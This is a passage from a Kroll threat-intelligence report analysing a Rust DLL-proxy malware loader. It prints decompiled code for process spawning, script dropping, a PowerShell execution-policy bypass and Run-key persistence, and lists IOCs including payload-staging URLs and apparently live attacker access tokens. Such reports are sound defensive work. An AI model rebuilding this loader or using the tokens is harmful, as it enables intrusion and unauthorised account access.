


Figure 15: Process flow to thread entry

There are two seemingly identical calls to __rust_begin_short_backtrace. They don't behave the same though, one of them, the one that receives a single argument by reference (&), ends up calling ChildSpawnHooks::run, leading to more library thread synchronization and memory management code. The other one, which doesn't receive any arguments at all, ends up calling the developer's actual "thread entry".

The thread entry's code is straight forward, and the code is the same for the two other classes of payload delivery.

```
73dd1b30    char* dll_proxy::payload_logic::h43b02bdc31f5fe8a()

73dd1b4b        struct &str* const var_e8
73dd1b4b        std::sys::process::windows::Command::new::h257370a0999f887d(&var_e8,
73dd1b4b            "rundll32.exe", 0xc)
73dd1b5b        std::sys::process::windows::Command::arg::h349d40995b7ea147(&var_e8,
73dd1b5b            "url.dll,FileProtocolHandler", 0x1b)
73dd1b6b        std::sys::process::windows::Command::arg::h349d40995b7ea147(&var_e8, "abc.pdf", 7)
73dd1b73        int32_t var_90 = 0x8000000
73dd1b84        char var_110
73dd1b84        std::process::Command::spawn::hf28281317717a768(&var_110, &var_e8)
73dd1b92        core::ptr::drop_in_place...io::error::Error>>::h8c40c5c1b3387ae6(&var_110)
73dd1b9d        core::ptr::drop_in_place...:process::Command>::h550d39fb15e290b7(&var_e8)
73dd1bab        std::thread::sleep::h65b3b3fbfe69fc32(0, 0, 0x1dcd6500)
73dd1bbb        std::sys::process::windows::Command::new::h257370a0999f887d(&var_e8,
73dd1bbb            "explorer.exe", 0xc)
73dd1bcb        std::sys::process::windows::Command::arg::h349d40995b7ea147(&var_e8, "abc.pdf", 7)
73dd1bd3        int32_t var_90_1 = 0x8000000
73dd1be0        std::process::Command::spawn::hf28281317717a768(&var_110, &var_e8)
73dd1bec        core::ptr::drop_in_place...io::error::Error>>::h8c40c5c1b3387ae6(&var_110)
73dd1bf7        core::ptr::drop_in_place...:process::Command>::h550d39fb15e290b7(&var_e8)
73dd1c06        char* is_sysupdate2_running = dll_proxy::is_process_running::h3f8d536a3a2efbc4(
73dd1c06            proc_name: "sys_update2.exe", 0xf)
```

Figure 16: Thread entry code to spawn process

The first 4 lines will create and spawn a rundll32.exe process with the string "url.dll,FileProtocolHandler abc.pdf" as its command line, essentially calling the FileProtocolHandler export of the DLL "url.dll".

> One could think of these calls as, in Rust terms, something like "Command::new("rundll32.exe").arg("url.dll,FileProtocolHandler"). arg("abc.pdf").spawn()"

The above mentioned files, url.dll and abc.pdf, are not present in the threat actor's GitHub for further inspection. Though, it is possible to peak at one of the protected zips to find a PDF and a nested zip file that could have similar behavior.




Figure 17: Embedded files

Being password-protected, Kroll Threat Intelligence could not access the content of both files.

Weirdly, right after invoking rundll32.exe, the program will actually open abc.pdf with explorer.exe, its goals are unknown.

The next call is an invocation to the single other "developer-defined" function in the whole program, that is, dll_proxy::is_process_running::h3f8d536a3a2efbc4.

The is_process_running subroutine is essentially what is implemented in the sysinfo crate. Though instead of printing out every information, the program iterates over the processes names in the system, comparing against "sys_update2.exe".

```
73dd3660    char* __fastcall dll_proxy::is_process_running::h3f8d536a3a2efbc4(char* proc_name, void* arg2)

73dd367b        void sys_self
73dd367b        sysinfo::common::system::System::new_all::h9da79f760b1dd343(&sys_self)
73dd3699        int32_t var_218
73dd3699        int32_t* ecx
73dd3699        int32_t* edx
73dd3699        ecx, edx = sysinfo::common::system:...:refresh_processes::he98a3a23808c4a44(
73dd3699            &sys_self, nullptr, var_218, 1)
73dd36a8        void* var_214_1 = arg2
73dd36a9        char* proc_name_1 = proc_name
73dd36ac        void processes_by_name_iterator
73dd36ac        sysinfo::common::system:...:processes_by_name::he5fe826bdd8e8188(
73dd36ac            &processes_by_name_iterator, edx, ecx, &processes_by_name_iterator, &sys_self)
73dd36cf        void processes_by_name_iterator_cpy
73dd36cf        __builtin_memcpy(dest: &processes_by_name_iterator_cpy,
73dd36cf            src: &processes_by_name_iterator, count: 0x60)
```

Figure 18: Process iteration logic

The target process name, together with the rest of the values in the iterator, is transformed into its own lowercase version, and then compared against each other. The function returns whether the target process is found in the iterating list or not.

If no process named “sys_update2.exe” is found, the program proceeds to call is_process_running again, but this time targeting a process named “sys_helper.exe”.

If neither is available, the program proceeds to gather the values of all environment variables required to continue its infection process through the env::var API. The retrieved variables are:

- %LOCALAPPDATA%
- %TEMP%
- %USERPROFILE%

The program then proceeds to create a new Pathbuf, pushing the string “Syscore1” to the LOCALAPPDATA variable value, essentially instantiating the path “C:\Users\User\AppData\Local\Syscore1”. This path is then passed as an argument to Dirbuilder::create.

With the newly created directory, the program, leveraging the same method described above, begins to create the full path of three new files:

- system64core
- sys_base2.exe
- sys_helper.exe

The files sys_base2.exe and sys_helper.exe will then receive the content of two separate embedded PE files.




Figure 19: Handles obtained to PE files

Each of these two embedded PE files has its own goal. The first executable is responsible for querying and fetching file content from one of the code-hosting services, comparing them against previously fetched versions and diffing versions. If a new version is identified, the executable parses the files contents, usually a command, and executes that command in the victim's machine.

The second PE's goal is to launch and re-launch the first one, essentially delegating the fetch and execute task to a subprocess.

Following the instantiation and execution of the two PE files, the program's next procedure is to populate three new files with scripts embedded in their memory. The first, manage96.ps1 is created similarly to the previously mentioned executables, except that the content written into it is a PowerShell script. The same process goes for loader9.vbs and coresys93.ps1, which contain a VBS script and a PowerShell script, respectively.

```
70b32324    std::path::Path::_join::h5d317d90bdebba91(&var_34, var_60:4.d, var_58_1,
70b32324        "manage96.ps1", 0xc)
70b32349    std::path::Path::_join::h5d317d90bdebba91(&var_70, var_60:4.d, var_58_1,
70b32349        "loader9.vbs", 0xb)
70b3235c    uint32_t hObject_10
70b3235c    uint32_t hObject_8 = hObject_10
70b32374    void* var_30
70b32374    std::fs::write::inner::ha3d04ace2bf8cbd1(&env_var_val, var_30, hObject_8,
70b32374        "$BASE_DIR = "$env:USERPROFILE\AppData\Local\SysCore1"\n\nif (!(Test-Path "
70b32374    "$BASE_DIR)) {\n    New-Item -ItemType Directory -Path $BASE_DIR -Force | "
70b32374    "Out-Null\n}\n\n$NAME_FILE  = Join-Path $BASE_DIR ".core_name"\n$LOG_FILE   "
70b32374    "= Join-Path $BASE_DIR "run.log"\n$ERROR_LOG  = Join-Path $BASE_DIR "error."
70b32374    "log"\n\nNew-Item -ItemType File -Path $LOG_FILE -Force | Out-Null\nNew-Item "
70b32374    "-ItemType File -Path $ERROR_LOG -Force | Out-Null\n\nfunction log($msg) {\n    "
70b32374    "$ts = Get-Date -Format "yyyy-MM-dd HH:mm:ss"\n    "$ts | $msg"…  ",
70b32374        0x1ef1)
```

Figure 20: PowerShell script write

As the reader may have already imagined, all three scripts are very similar to the scripts described in the "Windows Toolchain" section. More than that, Kroll Threat Intelligence team were able to associated each new script to its old counterpart.

- manage96.ps1 -> p27.ps1
- loader9.vbs -> vbs.vbs
- coresys93.ps1 -> win3.ps1

The only real difference though, is that instead of searching for the presence of the string "thisistesting", these versions search for "garuda1".

Finally written to disk, manage96.ps1 is invoked through Rust's Command crate.

```
70b32629    std::sys::process::windows::Command::new::h257370a0999f887d(&self,
70b32629        "powershell", 0xa)
70b32639    std::sys::process::windows::Command::arg::h349d40995b7ea147(&self,
70b32639        "-ExecutionPolicyBypass", 0x10)
70b32649    std::sys::process::windows::Command::arg::h349d40995b7ea147(&self,
70b32649        "Bypass-Filewscript.exe", 6)
70b32659    std::sys::process::windows::Command::arg::h349d40995b7ea147(&self,
70b32659        "-File", 5)
70b32667    std::sys::process::windows::Command::arg::h349d40995b7ea147(&self,
70b32667        var_30, hObject_8)
70b3266f    int32_t var_90_2 = 0x8000000
70b32680    std::process::Command::spawn::hf28281317717a768(&self_p_4, &self)
```

Figure 21: Invoke manage96.ps1

The program achieves persistence in a rather standard way, writing a couple of entries for itself in the "Run" registry entry.

```
70b32d55    std::sys::process::windows::Command::new::h257370a0999f887d(&self,
70b32d55        "reg", 3)
70b32d65    std::sys::process::windows::Command::arg::h349d40995b7ea147(&self,
70b32d65        "add", 3)
70b32d75    std::sys::process::windows::Command::arg::h349d40995b7ea147(&self,
70b32d75        "HKCU\Software\Microsoft\Windows\CurrentVersion\Run", 0x32)
70b32d85    std::sys::process::windows::Command::arg::h349d40995b7ea147(&self,
70b32d85        "/v", 2)
70b32d95    std::sys::process::windows::Command::arg::h349d40995b7ea147(&self,
70b32d95        "SysBinUpdate4", 0xd)
70b32da5    std::sys::process::windows::Command::arg::h349d40995b7ea147(&self,
70b32da5        "/t", 2)
70b32db5    std::sys::process::windows::Command::arg::h349d40995b7ea147(&self,
70b32db5        "REG_SZ", 6)
70b32dc5    std::sys::process::windows::Command::arg::h349d40995b7ea147(&self,
70b32dc5        "/d", 2)
70b32dd5    std::sys::process::windows::Command::arg::h349d40995b7ea147(&self,
70b32dd5        hObject_2, ecx_22)
70b32de5    std::sys::process::windows::Command::arg::h349d40995b7ea147(&self,
70b32de5        "/f", 2)
```

Figure 22: Passing of command arguments

Where Command::status is responsible for executing the command as a child process, waiting for it to finish and collecting its status.

The other entry is also written in the same way as the first.

```
70b32d55    std::sys::process::windows::Command::new::h257370a0999f887d(&self,
70b32d55        "reg", 3)
70b32d65    std::sys::process::windows::Command::arg::h349d40995b7ea147(&self,
70b32d65        "add", 3)
70b32d75    std::sys::process::windows::Command::arg::h349d40995b7ea147(&self,
70b32d75        "HKCU\Software\Microsoft\Windows\CurrentVersion\Run", 0x32)
70b32d85    std::sys::process::windows::Command::arg::h349d40995b7ea147(&self,
70b32d85        "/v", 2)
70b32d95    std::sys::process::windows::Command::arg::h349d40995b7ea147(&self,
70b32d95        "SysBinUpdate4", 0xd)
70b32da5    std::sys::process::windows::Command::arg::h349d40995b7ea147(&self,
70b32da5        "/t", 2)
70b32db5    std::sys::process::windows::Command::arg::h349d40995b7ea147(&self,
70b32db5        "REG_SZ", 6)
70b32dc5    std::sys::process::windows::Command::arg::h349d40995b7ea147(&self,
70b32dc5        "/d", 2)
70b32dd5    std::sys::process::windows::Command::arg::h349d40995b7ea147(&self,
70b32dd5        hObject_2, ecx_22)
70b32de5    std::sys::process::windows::Command::arg::h349d40995b7ea147(&self,
70b32de5        "/f", 2)
```

Figure 23: Additional passing of command arguments

Finally, execution terminates and the other previously invocated executables and scripts continue the malware's execution chain.

We previously said that the second embedded PE is responsible for executing commands in the victim's machine whenever there is an update coming from one of the code-hosting services. To achieve this, the executable retrieves its parent directory and leverages Command::spawn to re-execute sys_base2.exe.

```
140001478   rax_2, rdx_1 = std::path::Path::parent::h85c16dea023eff6d(hObject, var_190)
140001478
140001483   if (rax_2 == 0) {
1400016a5       core::option::expect_failed::h110508a8180f1e2d("Failed to get dir")
1400016a5       noreturn
140001483   }
140001483
1400014a7   int64_t var_1c0
1400014a7   std::path::Path::_join::h45d9190e5bc3050b(&var_1c0, rax_2, rdx_1, "sys_base2.exe",
1400014a7       0xd)
1400014be   int64_t var_1b8
1400014be   uint64_t var_1b0
1400014be   std::sys::process::windows::Command::new::h9e0f140e7ea1df09(&var_1a0, var_1b8,
1400014be       var_1b0)
1400014d6   memcpy(_Dst: &hObject_5, _Src: &var_1a0, _Size: 0xb8)
1400014db   int64_t rdx_5 = var_1c0
1400014db
1400014e3   if (rdx_5 != 0) {
1400014ee       __rustc::__rust_dealloc(var_1b8, rdx_5, 1)
1400014e3   }
1400014e3
1400014f3   int32_t var_3c = 0x8000000
14000150c   std::sys::process::windows::Command::cwd::h110a5a97eaab5ec2(&hObject_5, rax_2,
14000150c       rdx_1)
140001511   var_1a0.d = 2
140001526   std::sys::process::windows::Command::stdin::h0cc179effffab3b5(&hObject_5, &var_1a0)
14000152b   var_1a0.d = 2
140001540   std::sys::process::windows::Command::stdout::hb28d1aa3b4f6022a(&hObject_5,
140001540       &var_1a0)
140001545   var_1a0.d = 2
14000155a   std::sys::process::windows::Command::stderr::he90e589781c4378b(&hObject_5,
14000155a       &var_1a0)
14000156c   std::process::Command::spawn::h70babbbb3ca81e1c(&var_1a0, &hObject_5)
```

Figure 24: Re-execution of sys_base2.exe

The executable sys_base2.exe can be seen as the "Rust equivalent" of win3.ps1, or in other words, the command runner.

Standalone Executable

The standalone executable version of this toolchain is exactly what the reader expects. It is a standalone (single .exe) version of all the programs and scripts discussed earlier. No significant difference is present.

Conclusion

With the rise of LLMs, non-experienced malware developers can now achieve techniques that were previously considered advanced, such as having multi-OS capabilities with relative ease and minimal effort. As a result, the speed and diversification of malware campaigns have grown exponentially compared to the pre-LLM era.

This rise, benefiting threat actors, makes it almost mandatory for blue teams to have their own LLM-assisted analysis framework, given the volume of new malware is too big for a team of humans to manage. Leveraging defensive AI becomes essential to keep pace with adversaries.

IOCs

URLs

- https[:]//codeberg[.]org/mahesh2210m/mahesh2210m/raw/branch/main/vbs.vbs
- https[:]//bitbucket[.]org/mahesh2210m/mahesh2210m/raw/main/vbs.vbs
- https[:]//raw.githubusercontent[.]com/mahesh97m/phpcode/main/vbs.vbs
- https[:]//gitlab[.]com/mahesh2210m/mahesh2210m/-/raw/main/vbs.vbs
- https[:]//gitea[.]com/mahesh2210m/mahesh2210m/raw/branch/main/vbs.vbs
- https[:]//codeberg[.]org/mahesh2210m/mahesh2210m/raw/branch/main/win3[.]ps1
- https[:]//bitbucket[.]org/mahesh2210m/mahesh2210m/raw/main/win3[.]ps1
- https[:]//raw.githubusercontent[.]com/mahesh97m/phpcode/main/win3[.]ps1
- https[:]//gitlab[.]com/mahesh2210m/mahesh2210m/-/raw/main/win3[.]ps1
- https[:]//gitea[.]com/mahesh2210m/mahesh2210m/raw/branch/main/win3[.]ps1
- https[:]//codeberg[.]org/mahesh2210m/mahesh2210m/raw/branch/main/p27[.]ps1
- https[:]//bitbucket[.]org/mahesh2210m/mahesh2210m/raw/main/p27[.]ps1
- https[:]//raw.githubusercontent[.]com/mahesh97m/phpcode/main/p27[.]ps1
- https[:]//gitlab[.]com/mahesh2210m/mahesh2210m/-/raw/main/p27[.]ps1
- https[:]//gitea[.]com/mahesh2210m/mahesh2210m/raw/branch/main/p27[.]ps1

SHA256

- lbase5.sh: 77b725b8f658f6ae72c22e115d587e4496fcbab395274c526d271bc80558d304
- llinux.sh: 8368103423f4218e150d05745150c54f06f89e00bf5973d6932a6fed4c046f73
- llinux1.sh: edf5dd6aacd8f988b14b8ea84a7c78c34845b90f28891e07ff92fce6f3f2a871
- mac.sh: 60ed42f1ca489b12e2fa17c8400dd1fe480d2563850c8fd4a08472d4a8984fa4
- mac1.sh: a39db9b7aef53ab68bd5df374ee2aafc0bd126c44bc53e363b1544dc9a8f496a
- mbase5.sh: 3b0432ccbf8bac26efb0ff9f2bf4e0d997985e1b74dd6e562e3bf1ea77cddb03
- p27.ps1: 76fab79165a335607eabbd36009f5218b9516dc61f2c560d87cc3bafc4efbbc0
- vbs.vbs: b271539eb1d4d85c1110b000bf58b2c0e8bbd624b6fa5ee36b625faff5beb173
- win3.ps1: 241623b869729d1571795219754a244d825d7ad6b8c2be8d315c23d0c2cddbe2
- base5.ps1: d26f5c8d3a28e1cd144abf0a035c1fd0e1dbea127756a475463990b5b02f0590

Dropped Files

- coresys93.ps1 e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
- embedded_k.bin e9a8c0ae1fa28b5f76bae8f5bad39b01fae899fbcce30b0a3ee0fa2feac7dbe2
- embedded_k_2.bin e614c492f427e703f746fe5cd4f70264dd59235e2b84b43c4a0cffe3c0627b06
- embedded_k_2.bin.bndb df133496d2ad3e43a7286e01024ca30ed401eb7f42cd6a60c4401129307003fb
- k.jpg.bin 299fcc57be8f60e664d91036c879de990d1d66300fd83e3bb77fb289379a9c61
- libvlccore.dll 268628461cf1bc3461bfd95e63545936e9cb3b1cb67bc3be14624c3c0b0b0521
- loader9.vbs e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
- manage96.ps1 87bed7aecc4161580c8eeac69be3965c8008e37801bd10ccbc8bdd2cd46bda4f
- pe_1_from_libvlcore.bin e444a74dbc909ede6577cfe3048acebaa21feeb2c94ae642c2954f5cf5dc69e9
- pe_2_from_livlccore.bin 358cff3b1926a90ebaff2ec2a2c06cff0a74acf0c8509f0c162c108f1755262c

Tokens and Secrets

- GITHUB_TOKEN: aa
- GITHUB_OWNER: mahesh97m
- GITHUB_REPO: phpcode
- GITLAB_TOKEN: glpat-DClozHjP9aOyT4xotnJs8286MQp1OmpleGs4Cw.01.120o1vpv7
- GITLAB_PROJECT_ID: 77391265
- GITLAB_OWNER: mahesh2210m
- GITLAB_REPO: mahesh2210m
- BRANCH: main
- GITEA_TOKEN: ad7ecc45d4f3f1421f62649d755df8b61a3f3c22
- GITEA_OWNER: mahesh2210m
- GITEA_REPO: mahesh2210m
- CODEBERG_TOKEN: 633d815048d96c111edb94f71b75eb152d83d13a
- CODEBERG_OWNER: mahesh2210m
- CODEBERG_REPO: mahesh2210m
- BITBUCKET_TOKEN: ATCTT3xFfGN0OfF9SvlcZ2obggrqfCavTxQPw74JL2N1eWO6leblaWQJ51Dy21DniuZWhwRmk4x_sKaVg11x3Sx_BMR7dpyZbYcknW7I3d1Gvhn2QXOd12z54PXDAg6RQ04GTEOeK_sQ_MoKxdrccqwpWy4cWsYhEtreA7Vpcgja4ISA6d77QL4=262DE832
- BITBUCKET_WORKSPACE: mahesh2210m
- BITBUCKET_REPO: mahesh2210m

KROLL

Observed MITRE ATT&CK Techniques

Execution	Persistence	Privilege Escalation	Credential Access	Discovery	Lateral Movement	Exfiltration
T1059 Command and Scripting Interpreter	T1547.001 Registry Run Keys / Startup Folder (Windows)	T1562.001 Disable or Modify Security Tools	T1056 Input Capture	T1082 System Information Discovery	T1071.001 Application Layer Protocol: Web	T1078 Valid Accounts Service Abuse)
T1106 Native API	T1053.005 Scheduled Task	T1222.002 File Permission Modification	T1555 Credentials from Password Stores	T1124 System Time Discovery	T1090.003 Multi-hop Proxy / Redundant Infrastructure	T1136 Create Account (Local Service Context)
T1204.002 User Execution: Malicious File	T1543.001 Launch Agent (macOS)	T1140 Deobfuscate/ Decode Files or Information		T1083 File and Directory Discovery	T1102.003 Multi-Stage Channels: Code Repository	
T1218.011 Rundll32	T1543.002 Systemd Service (Linux)	T1036.005 Masquerading		T1016 Network Configuration Discovery	T1573 Encrypted Channel	
	T1556.001 Login Shell Modification (via linger	T1218 Signed Binary Proxy Execution		T1057 Process Discovery		
	T1546.004 Event Triggered Execution			T1049 Network Connections Discovery		

Indicates Generic Platform Specificity
Indicates Windows Platform Specificity
Indicates macOS Platform Specificity
Indicates Linux Platform Specificity

Across 36 Countries and Territories

The Americas

Atlanta
Austin
Bogotá
Boston
Buenos Aires
Chicago
Dallas
Hamilton
Houston
Los Angeles
Mexico City
Miami
Morristown
Nashville
New York
Philadelphia
Richardson
San Francisco
São Paulo
Seattle
Secaucus
Sunnyvale
Toronto
Washington, DC

Caribbean

British Virgin Islands
Cayman Islands

Europe, Middle East and Africa

Abu Dhabi
Agrate Brianza
Amsterdam
Berlin
Birmingham
Dubai
Dublin
Frankfurt
Gibraltar
Jersey (CI)
Johannesburg
Leeds
Lisbon
London
Luxembourg
Madrid
Manchester
Mauritius
Milan
Munich
Padua
Paris
Riyadh
Rome
Turin
Zurich

Asia Pacific

Bangalore
Beijing
Christchurch
Guangzhou
Hanoi
Hong Kong
Hyderabad
Jakarta
Kuala Lumpur
Manila
Melbourne
Mumbai
New Delhi
Shanghai
Shenzhen
Singapore
Sydney
Taipei
Tokyo

KROLL™

About Kroll

As the leading independent provider of financial and risk advisory solutions, Kroll leverages our unique insights, data and technology to help clients stay ahead of complex demands. Kroll's global team continues the firm's nearly 100-year history of trusted expertise spanning risk, governance, transactions and valuation. Our advanced solutions and intelligence provide clients the foresight they need to create an enduring competitive advantage. At Kroll, our values define who we are and how we partner with clients and communities. Learn more at Kroll.com.

